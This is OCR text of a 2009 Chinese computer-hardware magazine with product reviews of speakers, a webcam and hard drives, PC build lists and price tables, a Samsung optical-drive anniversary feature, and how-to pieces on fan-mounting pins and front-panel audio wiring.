

造型独特，操控一流


价格高

E20给我们展示了漫步者在工业设计方面的强大实力，是一款集外观精致、操控方便、音质优秀等特点于一身的桌面2.0音箱系统。







C指数

项目	分数
易用程度	9
界面外观	7
性能表现	8
特色功能	6

牛年装机新宠

三诺H-223金牛版多媒体音箱

188元 | 0755-29930649 | http://www.3nod.com

三诺“英雄”系列音箱一直以高性能与合理的性价比见长，深得装机用户和音乐爱好者的青睐。近日三诺推出“英雄”系列最新型号，H-223金牛版。

三诺H-223金牛版主音箱部分采用木质箱体，颜色以黑色为主，同时点缀以白色线条。倒相孔前置，并采用了银白色调，主音箱前部设计有一大块钢琴烤漆工艺的塑料装饰板，装饰板上面还有银色波浪状线条，给略显单调的音箱增添了活力。主音箱右侧安排了低音、高音调节旋钮和音频、电源接口，方便连接和调节。

卫星箱采用了更加前卫的设计，采用ABS塑料材质，外观亮丽，可塑性强，不过在风格上跟主箱保持了和谐统一。H-223金牛版卫星箱采用后仰式设计，并采用了银色环形装饰与主音箱搭配。

配置方面，H-223金牛版音箱使用的是4英寸重低音单元，卫星箱则使用了2.5英寸全频单元。为了增加卫星音箱的质感，在卫星箱中有一个配重用的重物。在卫星音箱箱体上还设计有扬声器支撑装置，有效减少了箱体共振。低音单元输出功率为15瓦，中高音单元单只输出功率为8瓦，虽然谈不上震撼，但足以满足一般PC用户的音频欣赏要求。

试听H-223金牛版，声音整体感觉圆润均衡。低音部分在入门级产品中素质出众，高音部分得益于高质量的全频单元，在游戏音效和电影背景音乐的表现上也可圈可点。

CF [YP23]








规格

音箱类型	扬声器单元	
2.1	低音单元4英寸，中高音单元2.5英寸×2	
额定功率	**信噪比**	**频率响应**
31瓦	≥80分贝	40Hz～20KHz


低音、中高音表现均衡


外观设计较少新意


三诺H-223金牛版上市价格仅有188元，出众的低频以及更加亮丽的外感，让它成为2009年春天极具性价比的一款2.1音箱。

C指数


项目	分数
易用程度	8
界面外观	7
性能表现	6
特色功能	8

你“本”闪耀

天敏本耀无驱摄像头

198元 | 0752-2677800 | http://www.10moons.com





现在很多新上市的笔记本屏幕上方都设计了一个内置摄像头，方便用户进行视频通讯。本本没有摄像头怎么办？天敏科技在新年期间推出了一款型号为天敏本耀无驱摄像头，就是一款专门为本本一族打造的。

天敏本耀无驱摄像头外形非常小巧，只有成年人的拇指那么大，外观以红色和黑色为主要配色，迷你的长方形外观设计使其看上去更像是一款时尚的MP3。整体外观设计相当精致，收藏携带不会占很多空间，笔记本包随意一个角落即可装载。而且，天敏还赠送了一个精美的便携包，可以很好地保护摄像头。

作为一款专门为笔记本用户设计的摄像头，天敏本耀无驱摄像头采用了全新设计的紧轴夹座式设计，可以方便地夹在笔记本显示器之上，并提供垂直旋转的功能，提供开阔的视野。

天敏本耀无驱摄像头采用高性能感光元件，图像质量锐利，色彩鲜艳。30万像素感光单元可通过内置软件升级为1280×1024分辨率，插值后像素可达500万，并且拥有十倍数码变焦功能，全面支持QQ、MSN、雅虎通等视频聊天软件。再加上即插即用，完美支持Vista系统等功能，完全满足笔记本电脑用户日常使用。


CF [YP24]

规格

传输接口		
USB 2.0		
成像距离	**默认分辨率**	**感光元件**
3厘米～无限远	640×480	CMOS
系统支持		
支持Windows 2000/NT/XP/Vista操作系统		


夹具设计独特，适合笔记本


USB连线较短


天敏本耀无驱摄像头贴合笔记本电脑用户的审美观念，造型精致时尚，非常符合喜欢追求时尚的年轻人使用。

小玩意解决风扇共振

■文/goodffd

天气慢慢的升温，为了维持机箱内的"清凉"，很多人在机箱内安装了多个风扇，但是问题也随之而来，用螺丝固定的风扇难免会与机箱产生共振，让噪音无形中加大。大口径、低转速风扇也只能在降低自身噪音上有一定的功效，但是也无法解决共振的问题。

这个问题的嫌犯有三个：机箱、风扇、固定方式。既然我们对风扇和机箱都无能为力，那么不如改变一种固定方式。

减震胶钉是什么东西?

不同于传统的的螺丝用螺纹来固定，减震胶钉可以说是用"卡"、"挤"等方式来固定住风扇，正是由于固定的方式不同，橡胶制成的胶钉在风扇和机箱中间形成了一圈减震垫，从而减少风扇和机箱的共振。



目前市场上能买到的减震胶钉大致为以上三种，由上至下分别为1~3号。

1号减震胶钉，弹性很好，而且质地很柔软，拉伸性能强，具有适应面广，效果好，拆装简单等优点。


2号减震胶钉，也是目前市场上比较多的，但是从结构上来看，胶钉的合理设计应该是一宽一窄，宽的卡住风扇的边缘，窄的卡住机箱的铁板，但是这种胶钉相对来说还是双宽槽（目前的机箱钢板或铝板还没厚到2mm），并且弹性较差。

3号减震胶钉，由AVC公司生产的减震胶钉，是最早出现的，弹性不错，但由于质地偏硬一些，所以这种胶钉安装和拆卸都相对比较困难，需要借助钳子等工具（联想等服务器配备的风扇均采用此种减震胶钉固定）。


CF [YP25]

图解安装减震胶钉

相对于2号、3号减震胶钉，1号减震胶钉优势明显，最重要的是拆装十分便利，我们以1号减震胶钉为例来看看如何将风扇固定在机箱上。



第一步，将减震胶钉放置于螺钉位，胶钉冒朝向机箱外，用力拉伸尾部直至固定槽完全卡到机箱上。不容担心拉断，此种胶钉能拉伸的很长，保守估计至少在15cm。



第二步，将风扇螺丝位穿过胶钉的尾部，再一次用力拉伸至固定槽完全卡在风扇上。

这样风扇就会很牢靠的固定在机箱上了，拆卸时拉伸胶钉的尾部，也能很轻松把风扇取下来。

抄底价格收购"仓库"盘

在多年前IBM一举把10GB硬盘拉至主流价格，硬盘价格的趋势就像网络泡沫破灭后的纳斯达克指数一样不停狂跌。现如今我们已经不再用"GB"而用"TB"来衡量一块硬盘的容量。

性能不是唯一

仓库盘是用来做什么的？答案是存储长期积累的电影、软件、资料等等。从名字上就可以看出，仓库盘的主要用途是把我们日常积累的"宝贝"存放起来，而操作系统、常用软件等都放置在系统盘上（这里的"盘"指的是物理上的硬盘而不是分区）。

这也就决定了性能不是仓库盘的选择方向，我们更应该注意的是它的容量，那么用"价格/容量"（价容比）来进行衡量是最合适不过的了。

Geek：

1TB究竟有多大?

Vista系统盘需要预留20GB

高清DV拍摄1小时需要20GB

魔兽世界 游戏目录可达10GB

一部1080p高清影片可达8GB

单反一天拍摄的照片可达3GB

一张CD转成APE文件可达700MB

进阶标准500GB

容量选择是根据实际情况而定，但是500GB以上大硬盘才能称为"仓库"。

那有人要问了："是不是越大越好呢？"不尽然！除了容量之外我们还需要注意一款硬盘的碟片数量，而市面上的1TB硬盘有很多200GB单碟容量的产品，也就是5碟装，4碟和5碟装的硬盘由于结构的原因造成故障率相对于普通硬盘高，并且在发热量上也有一定的提升。

理想的仓库盘

1.容量：500GB~1TB　2.缓存：16MB~32MB

3.单碟容量：320GB~500GB

4.碟片数量：1~3　5.价容比：0.6~0.75

产品推荐：

西部数据 WD10EADS

项目	参数
转速（rpm）	7200
容量（GB）	1000
缓存（MB）	32
单碟容量（GB）	333
碟片数量	3
价容比	0.66


日立 7K1000b

项目	参数
转速（rpm）	7200
容量（GB）	1000
缓存（MB）	32
单碟容量（GB）	375
碟片数量	3
价容比	0.64

CF [YP26]

TOP1

双敏 狙击手AK42-RA玩家限量版



▼100 目前


¥699

芯片组	P45+ICH10
CPU类型	Core 2 Extreme、Core 2 Quad、Core 2 Duo、Pentium E
插槽类型	LGA775
支持内存类型	4×DDR2 1066
集成声卡	Realtek ALC888 8声道HDAudio
集成网卡	Realtek RTL8111C千兆网卡

狙击手系列是双敏旗下主打的主板系列，比较适合喜欢超频的玩家，除了做工用料上更进一步，全板搭载日系富士通红色L8固态电容、搭载一体式热管散热设计外，还加入了专利设计的I-clear BIOS清空按钮，在超频用户超频失败后，一键即可轻松清空BIOS。

TOP2

精英 A790GXM-A(V1.0)



▼50 目前

¥849

芯片组	790GX+SB750
CPU类型	Phenom X4、Athlon 64 X2、Athlon64 FX、Athlon64/Sempron
插槽类型	AM2/AM2+
支持内存类型	4×DDR2 1066
集成声卡	Realtek ALC888S 8声道HDAudio
集成网卡	Realtek RTL8111C千兆网卡×2

AM2和AM2+主板均能通过刷新BIOS实现对AM3处理器的兼容，这对于喜欢AMD的用户可是个好消息，不过由于内存插槽与电压的不同，以前的接口不能享受DDR3内存所带来的性能飞跃。此款主板为精英的高端产品，作工用料非常出色，值得选购。

"16：9显示比例为全高清提速。"

CPU	AMD Phenom X3 8650(盒)	580元
内存	宇瞻 2GB DDR2 800	135元
主板	七彩虹 C.A790GX Ver1.6	599元
硬盘	希捷 250GB 7200.10 8MB/SATA	305元
显卡	集成	499元
显示器	优派 VA2413wm	1599元
光驱	明基 DD185G	120元
键鼠	LG 黑珍珠	60元
机箱	多彩 DLC-K018+金河田 劲霸ATX-S400	310元
总计	2903元	

说到整合主板支持全高清已不是什么新鲜事儿，早在780G的时代，其板载的HD 3200显卡就足以硬解H.264编码的高清影片。不过，在去年普通用户对高清仍只能翘首，这又是为何？主要问题在显示器上，以前LCD以16：10显示比例为主，这种显示比例支持1080p的全高清需要LCD的尺寸达到24英寸以上（包括24英寸），而去年这样一个尺寸至少在1900元附近。但现在情况截然不同，16：9显示比例的LCD异军突起，只需21.5英寸，1200左右用户就可以享受到1080p的标准，哪怕是23.6英寸也用不了1700元。有一点补充一下，有些用户并不喜欢16：9的全屏播放影片，而是对16：10的宽屏情有独钟，好在今年不少24英寸LCD价格进行调整，与23.6英寸不相上下。而高清影院的重中之重——音箱这个设备因人而异，这里不做推荐了。

"Phenom X2 7750时代后的性价比。"

CPU	AMD Phenom X2 7750(黑盒)	480元
风扇	九州风神 贝塔200+	65元
内存	金士顿 2GB DDR2 800	135元
硬盘	日立 320GB 7200 16MB/SATA	320元
主板	华硕 M3A78	590元
显卡	铭瑄 狂镭HD4830高清版/512MB	699元
显示器	LG W1942SP	790元
光驱	三星 TS-H352D	125元
键鼠	罗技 光电高手1000	135元
机箱	百盛 W102+航嘉 冷静王钻石版	340元
音箱	麦博 M-100(08)	130元
总计	3809元	

随着Phenom X2 7750价格的回归，其已经成为Athlon64 X2 5000+系列引退后入门级别双核处理器新的选择。虽然是双核心产品，但是其架构源于此前推出的65nm Agena四核设计，与Phenom X3/Phenom X4在处理微架构上完全相同，因此X2 7750也就顺利继承了Phenom处理器的七个创新：独立动态核心技术、CoolCore技术、双动态功耗管理、宽浮点加速器、内存优化技术、平衡智能缓存、快速虚拟索引。尽管黑盒版的Athlon64 X2 5400+主频要高于Phenom X2 7750，但是实际的表现5400+却不敌X2 7750。除此之外，Phenom X2 7750优秀的超频能力也非常适合喜欢超频的用户，可以轻松超频至3.3GHz甚至更高，即便在默认电压，也能稳定工作在3.0GHz。

"处理器+显卡双管齐下，让游戏不再有遗憾。"

CPU	Intel Core 2 Duo E8200 2.66GHz(盒)	990元
内存	威刚 2GB DDR2 800(万紫千红)*2	270元
主板	微星 P45 NEO3-F	799元
硬盘	西部数据 320GB 7200/16MB(JS)	320元
显卡	耕昇 9800GTX+黄忠版/512MB	990元
显示器	长城 M2231	990元
光驱	先锋 DVD-130D	120元
键鼠	微软 光学精巧套装	115元
机箱	富士康 TSAA038+长城 双动力BTX-400P4	430元
音箱	轻骑兵 C3508	170元
总计	4579元	

不少朋友装机多半是为了游戏，专门组装一台游戏PC花费自然少不了，但要是兼顾游戏的就有些麻烦了。其实理论上讲，处理器越强大游戏玩得越爽，不过在实际的游戏中若不是测试，主流处理器与高端产品的实际表现相差并不大，或者应该说用户体会不到，所以处理器选择主流产品就可以。有了核心接下来是显卡，就目前来看9800GTX+的性价比非常不错。这里需要注意一下，估计大部分用户不会选择Vista系统，那是不是单条1GB的内存就足够了？虽然现在内存看涨，但是内存可不能吝啬，上次有朋友出现这样的情况，单条1GB的内存在游戏与QQ聊天之间不断的切换，结果死机了。原因就是内存不足，另外在游戏启动时大容量内存同样占有优势。

SAMSUNG

由初出茅庐走向引领市场

记三星光存储十周年

自1999年正式进入国内市场以来，三星光存储已走过整整十个年头。正所谓“一分耕耘，一分收获”，十年来三星渐渐成长为引领国内光存储市场的品牌。

小白鼠的第一次

新世纪的伊始，终于决定把服役多年的某品牌24×光驱换掉了。去卖场逛了逛，发现了三星48×光驱，顿时心生疑惑，难道三星还生产光驱吗？在老板的再三保证下买下了这款身份未明的光驱。

回到学校后在高手们的会诊下确定了它的真正身份，确定无疑是正品。宿舍里一台小小的电脑成为了我们的VCD、游戏机，这款光驱也成为了这台电脑工作量最大的设备。虽然如此但在之后的几年时间里这款光驱一直给我以，纠错强、稳定、耐用的印象。

历史背景：

1999年，三星ODD进入中国，并在中国广东建厂正式生产三星光存储产品。

2000年，三星电子成功推出了专门针对国内市场的SC系列48×光驱产品，定名为SC-148。

2001年，北京金捷诺科技有限公司正式成为三星光存储产品在中国区唯一总代理商。

康宝，整合为美

在那个DVD刻录机还要上千元的年代，三星的康宝32×光驱以其499元的价格打动了我，让我率先成为了周围人中的刻录第一人。每天都会有朋友、同事拜托我，“能给我刻一张VCD吗？”“能不能帮我把这些数据刻一张盘？”“这张CD可不可以帮我COPY一份？”

如今的电脑以整合为美，这就是在主板市场上为什么集成显卡、声卡的中低档主板销量最大的原因所在。IT市场已经从感性消费到了理性消费，家用电脑已经不在是家庭高档的装饰品，够用就行已经逐步渗透到了消费者的心目中，消费者已经不在盲目追求高效能。试想一个普通家庭用户，也可能一个月就刻录3张~10张盘，如果单独购买一个CD-RW多数时间处于“休息”状态，再说看DVD，一个家庭在电视上看DVD的次数要远远大于在电脑上看DVD的次数，康宝的出现，正好迎合了这些客户的需求，导致了康宝市场迅速的成长起来，同时也给CD-RW及DVD市场带来了冲击。在当时，康宝驱动器是市场上主流的驱动器。

历史背景：

2002年：为适应中国市场，三星光存储子品牌“金将军”诞生。同年率先发布首款康宝产品，“康宝全民大试用”活动引发巨大市场轰动，成为三星光存储一个重要的里程碑。

2003年：康宝成为三星光存储的一个专属代名词，三星成为光存储流通市场领导品牌。

三星刻录，大学时的第一桶金

2005年刚刚进入大学，大一的时候课程比较少，为了打发无聊的时间，我央求爸妈给我配一台电脑，因为自己那个时候学习也还可以，爸妈同意了。配电脑的时候业务员问我需不需要刻录机，我就问这个有什么用，他说能刻录光盘，你们以后可能会用上。当时也不知道什么刻录机好，就装了个三星的，因为当时只知道三星是个名牌。

刚开始给电脑装刻录机的时候怎么也想不到自己有一天能通过这个赚钱，不过自己却做到了。那个时候正好是6月份，大学里弥漫着毕业的气息，大四的学长们都要纷纷的离开校园。有一天无意上校园论坛的时候发现有一个人发了条求助信息，大概内容就是希望有人能帮他们刻录光盘，把他们的生活照刻录成盘发给同班同学留作纪念，大概需要50多张。于是就联系他们，先用光雕刻录了一张盘给他们看，敲定合同后，跑到卖场去抱了一叠光盘回来，收费不贵，5元钱一张，相比外面的摄影工作室便宜很多，我的第一桶赚了200余元。我发现了这个商机，马上去学校论坛以及其他地方发布消息张贴海报，帮人刻录光盘，凭借独一份的服务，时机也正好合适，很多毕业班级都来找我帮他们刻录，这个夏天我赚了3000余元。

历史背景：

2005年：率先以“光雕”命名“LIGHTSCRIBE”技术，推出“光雕”刻录机，“光雕”继“康宝”后，成为三星又一个专属代名词。

“刻”不容缓的享受

当初选配电脑时，并没有选择刻录机，当时想的是DVD光驱比刻录机价格便宜了一半，省下的这些钱够给儿子买一个月的牛奶钱呢。之后不久表妹的移动硬盘损坏丢失了很多照片和文件，经销商除了答应重新更换一个移动硬盘外，无法赔偿数据损失。直至今日还为此和经销商交涉。

平时我们在工作之余，喜欢带着儿子到外面旅游，无论是安徽的黄山，还是福建的鼓浪屿；无论是北京的长城，还是西安的兵马俑，我们一起领略祖国的大好河山，探访各地的风土人情。这个时候，数码相机和JVC摄像机就成为我们外出旅游的标准配备。因为吸取了教训购买了三星的刻录机。所以，我们都可以从从容容，尽情的拍摄和摄像，不担心储存容量和数据安全的问题。这样一年下来，不知不觉，刻录的家庭摄像资料和是数码照片也刻了厚厚一叠。

历史背景：

2007年：三星光存储细分市场，全新子品牌“容天”诞生，推出“移动刻录”新理念。引领双层刻录速度达到全球最高倍速16×，20×刻录机率先接受拆机评测，结果深受业界好评。同年三星光存储销量流通市场累计突破1500万台。

2009年，是三星光存储进入中国市场的十周年，三星光存储由初出茅庐走向引领市场，下一个十年相信将会走得更加辉煌。

CF [YP27]

音频输出的鞍前马后

HD Audio、AC'97前置面板插接

不经意间回头看看自己的机箱，已经服役了六七个年头了，不得不说它是电脑中最保值的设备，但也正是因为它的保值，很多人忽视了它的兼容性。且不提至今还未普及的BTX、ITX等规格，单单是一个前置音频接口已经远远落后于时代的步伐。

老家伙的老历史

我叫机箱，陪着主人风风雨雨很多年头，肚子里的兄弟姐妹换了又换，唯独我还在。除了主要的保护和支架功能，我身上还设置了前置音频接口，使主人插耳机时不用弯腰到机箱后面。但是年纪大了和肚子里的新同事配合不好了，这不，HD Audio声卡已经不再使用我的前置音频接口了，说什么接口不匹配……

新同事的新烦恼

自从搬入了这个新家以后，我就心情很不好。机箱是个老家伙，根本无法配合我的工作，还自我感觉良好。不过估计主人很快就会把它换掉了，每天弯腰到机箱后面插拔耳机，音箱真不是件轻松的事啊！嘿嘿嘿！（奸险地笑……）


主人的日记


老机箱，新主板，这可怎么办是好，不兼容？入市果然有风险，全都套牢了，没有闲置资金买机箱了，算了硬着头皮来吧。




图为AC'97前置音频接口定义，在连接前置音频之前，主板的前置音频连接座的5和6、9和10针上面有跳线帽短接，连接前置音频线时需要取下。如果取下后不连接前置音频线，后置就没有音频信号输出。


比较针脚定义后发现，1、2、3、5、9针脚虽然名字有所变化，其功能没有改变，仍然是用于音频输入/输出的。因此，AC'97前置面板的1、2、3、5、9针插在HD Audio插座上是没有问题的，而剩余的针脚则多为实现检测的功能，可以不予考虑。






把5/6和9/10各自合并为一根线，共5线7个插针的，也可以认为符合AC'97标准。此图为5线7针与7线7针连接AC'97声卡的图示，除线缆上的标识有些许区别外没有任何不同。





HD Audio为了在插座方面与AC'97兼容，仍然采用2×5的插针座。与AC'97不同的是取消了5和6、9和10的跳线帽，另外针脚定义和名称也不相同。



如此连接后发现前置接口终于发声了，但是麦克风却失灵了。

查找资料后发现，这是由于HD Audio要求音频插座必须是带有检测设备用的独立开关，而AC'97的音频插座没有这个独立的开关，不能检测麦克插入，所以麦克不好用。

不过板载声卡芯片设计时考虑到了这个问题，解决办法是通过驱动中的音频控制面板软件“禁用前置面板插孔检测”，关闭前置面板的感知功能。

这下子老家伙和新同事就可以和平共处了，不过因为没有检测功能，也使使HD Audio的音频检测实现的很多懒人功能无法正常工作了。

小编报价 直通车

CPU（ES）

型号	价格
Intel Core 2 Duo E8200 2.66GHz	720～750
Intel Core 2 Duo E8500 3.16GHz	900～1000
Intel Core 2 Duo Q8200 2.33GHz	1000～1100
Intel Core 2 Duo Q9300 2.50GHz	1200～1300
AMD Phenom X2 7750 2.7GHz	390～440
AMD Phenom X3 8750 2.4GHz	580～610
AMD Phenom X4 9550 2.6GHz	900～1000

显卡

型号	价格
Geforce 8600GT	120～140
Geforce 9400GT	130～150
Geforce 9600GT	400～450
Geforce 8800GTS	650～700
Geforce 9800GTX+	750～800
Radeon HD3850	300～350
Radeon HD4650	270～310

主板

型号	价格
MCP7A	400～450
X38	550～600

声卡

型号	价格
SB Live	120～150
Audigy2ZS	130～200
X-Fi XtremeMusic	480～550

小编行骗录：

2004年的某一天……那个时候是个网络JS的小编Alpha坐在宿舍的电脑前。

“滴滴、滴滴……”QQ闪起了一个前些天来问过价的网态的身影。

“生意来了”Alpha邪恶地笑了笑。

路人甲（7654321）19:42:15

Alpha同学，你在吗？你那个5800U还卖吗？能不能便宜点啊？

Alpha（1234567）19:43:24

这个，我基本上没什么钱赚了，大哥了，最低价了，这是卡皇啊！你别看有人卖得便宜，那是工包、寨货，价格在那里摆着呢，寨货我也可以卖到比他们低的价钱，卖一批就跑，不管你的质保呗。

路人甲（7654321）19:44:18

真的一点也让不了了啊，实在是没有那么多预算！你放心，我有很多朋友，以后还来买你的，再让点吧！

Alpha（1234567）19:44:50

被你打败了，这样吧，我这有一块上过一次机的卡，一直在店里放着，实际上重新装盒子里就是了，但是包装让我弄丢了，再让你300块，这块卖给你怎么样？质保你不用担心，找我就是了。

（Alpha晃动了下手里的工包卡，感叹了一句“这年头说工包就得杀价格，不好赚钱啊，我就说是行货样品或二手，有问题我再给你换一块工包就是啦！”）

路人甲（7654321）19:45:27

兄弟真够意思，就这块了，发货吧！我先款，反正你有实体店大不了去找你！

（Alpha再一次邪恶的笑了一下，“我偷实体店去啊，我认识卖场的朋友，把货放它那里，每次代我发一下就好。现在的孩子啊，就认实体店，有实体店能怎么样，还不是说跑就跑，关键要看骗了你多少”）

在那个工包横飞的年代小编Alpha也做着一名网络JS，骗了无数的可怜学生，哎……真是惭愧！

CF [YP28]

内存暴涨又暴跌，CPU三核四核互不相让

受春节放假、奇梦达破产等诸多因素的影响，2009年春节前后DDR2 800 2GB内存曾经一度涨至165元的高价，不过这价格并没有维持多长时间，很快就又回到了135元左右，而且看样子还会继续维持一段时间，毕竟经济形势和消费需求不会一下子就好转。

在这种低迷的市场环境下，内存厂商在DDR2身上已经赚不到什么钱了，于是纷纷把目光转向DDR3内存。由于i7处理器和AM3芯片组的陆续发布且性能提升明显，玩家们开始关注近期大幅降价的DDR3内存，以金士顿ValueRAM为例，DDR3 1333 1GB的价格目前在240元左右，组成三通道的话只需720元，相比CPU和主板的价格已经完全可以接受。

CPU方面，依然是E5200之类入门双核和Q8200等高端四核备受青睐，而定位中端的E7000和E8000系列并不很受欢迎，不过由于超频体质相对不错，有不少超频玩家前去购买。目前E5200已经降至510元左右，性价比极高，2.5GHz的主频应付包括最新游戏在内的所有日常应用都没有问题，且同样有不少超频潜力。四核Q8200也降到了千元出头的价位，在意CPU性能的话可以考虑。

GTX260惊爆1599元，秒杀HD4870？

ATI凭借4850和4870以绝对的性价比优势在1000元~1500元的中高端市场占据了很长时间，如今NVIDIA也不甘示弱，终于开始价格反击，最近市场上出现了1599元的公版GTX 260+，型号是铭鑫GTX260+炫彩版，对于高端玩家来说确实是不可多得的超值选择。

值得注意的是，最近市场上有一款号称"9800GTX+D"的显卡在以799元的价格销售，而其他品牌的9800GTX+产品基本都要卖到千元左右，这款"9800GTX+D"实际上和9800GT是相同级别的产品（流处理器数量相同），只不过核心/显存/流处理器的频率都有所提升，整体性能表现介于9800GT和9800GTX+之间，以799元的价格来说是物有所值的，只不过这种以近似型号的产品名称误导消费者的做法令人不敢苟同。

ATI方面，4830以699元的价格称霸整个主流中端市场，从性能上来说与9800GT基本相等，但价格便宜一些，其中不乏蓝宝石4830白金版、盈通HD4830游戏高手、铭瑄狂镭HD4830高清版等高品质产品。而4850还在900~1000元的价位上，与之相对的9800GTX+的价格也差不多，没有太多变化，完全可以根据个人喜好选择。

CF [YP29]

CPU

型号	平均价(元)
Intel	
Intel Pentium E5200 2.5GHz(盒)	490 ★
Intel Core 2 Duo E7300 2.66GHz(散)	775
Intel Core 2 Duo E8200 2.66GHz(盒)	990
Intel Core 2 Duo i7-920 2.66GHz(散)	2050
AMD	
AMD Phenom X2 7750(黑盒)	480 ★
AMD Phenom X3 8450(散)	565
AMD Phenom X4 9650(盒)	830 ★
AMD Phenom II X4 920(盒)	1360

▲尽管最近Intel方面在缓慢地降价，然而AMD Phenom X4 9950处理器即将停产的消息无疑对用户的刺激更大，这直接意味着此款旗舰四核处理器的价格将出现大幅跳水。但用户不要急于购买，因为停产以后其价格下调一些时日才会跌倒大众平民级的价格水平，到时再购买会更加物有所值。

主板

型号	平均价(元)
技嘉 GA-EP45-DS3L(rev 1.0)	949
映泰 TPower X58	1999
超磐手 AP45+ GTR	799★
昂达 N7AS	690
技嘉 GA-MA790X-UD4	999★
映泰 TA780G M2+	499
超磐手 AK790+ GTR	699
昂达 A770S	490

▲AMD新一代45纳米处理器黑盒版本Phenom II X4 940的上市，让喜欢超频的用户眼睛一亮，一场超频风暴一触即发。用户在选择主板时要注意，尽管目前的AMD主板都兼容AM2+接口，然低端的770芯片组就不要考虑了，因其不能释放处理器的性能，而应选择790FX芯片组且拥有丰富超频选项的主板。

显卡

型号	平均价(元)
ATI	
迪兰恒进 HD4650冰钻/256MB	390
迪兰恒进 HD4670雷钻/256MB	540
蓝宝石 HD4830 白金版/512MB	699★
蓝宝石 HD4850 Toxic 毒药2代/512MB	1299
耕昇 HD4850张飞版/512MB	999
耕昇 HD4870吕布版/512MB	1799
NVIDIA	
盈通 R4670-512D3游戏高手/512MB	499
盈通 R4850-512GD4游戏高手/512MB	999
索泰 N9600GT-1GD3 F1/1GB	699
索泰 N9800GTX+512D3 首发纪念/512MB	999
华硕 EN9400GT/DI/512M/LP	399
华硕 EN9800GT MATRIX/HTDI/512MB	1299

▲目前A卡的压力越来越大，一方面在中低端市场，N卡的促销一波接着一波，例如影驰 9500GT加强版，从499元降至399元；翔升 9800GT 终结版爆出了799元的低价。另一方面高端市场的压力也愈加沉重，个别品牌公版GTX260+的价位已经拉到了1599元的低价，与HD4870的价格仅有一步之遥。

硬盘

型号	平均价(元)
IDE	
日立 250GB 7200转/2MB	310
日立 320GB 7200转/16MB	340
希捷 250GB 7200.10/8MB	405
希捷 320GB 7200.10/16MB	440
西部数据 250GB 7200/8MB	375
西部数据 320GB 7200/8MB	390
SATA	
希捷 250GB 7200.10/8MB	305
希捷 500GB 7200.12/16MB	399 ★
西部数据 250GB 7200/8MB	299
西部数据 640GB 7200/16MB	420 ★
西部数据 1.0TB 7200/32MB	800
日立 500GB 7200转/16MB	365
日立 1.0TB 7200转/32MB	660 ★

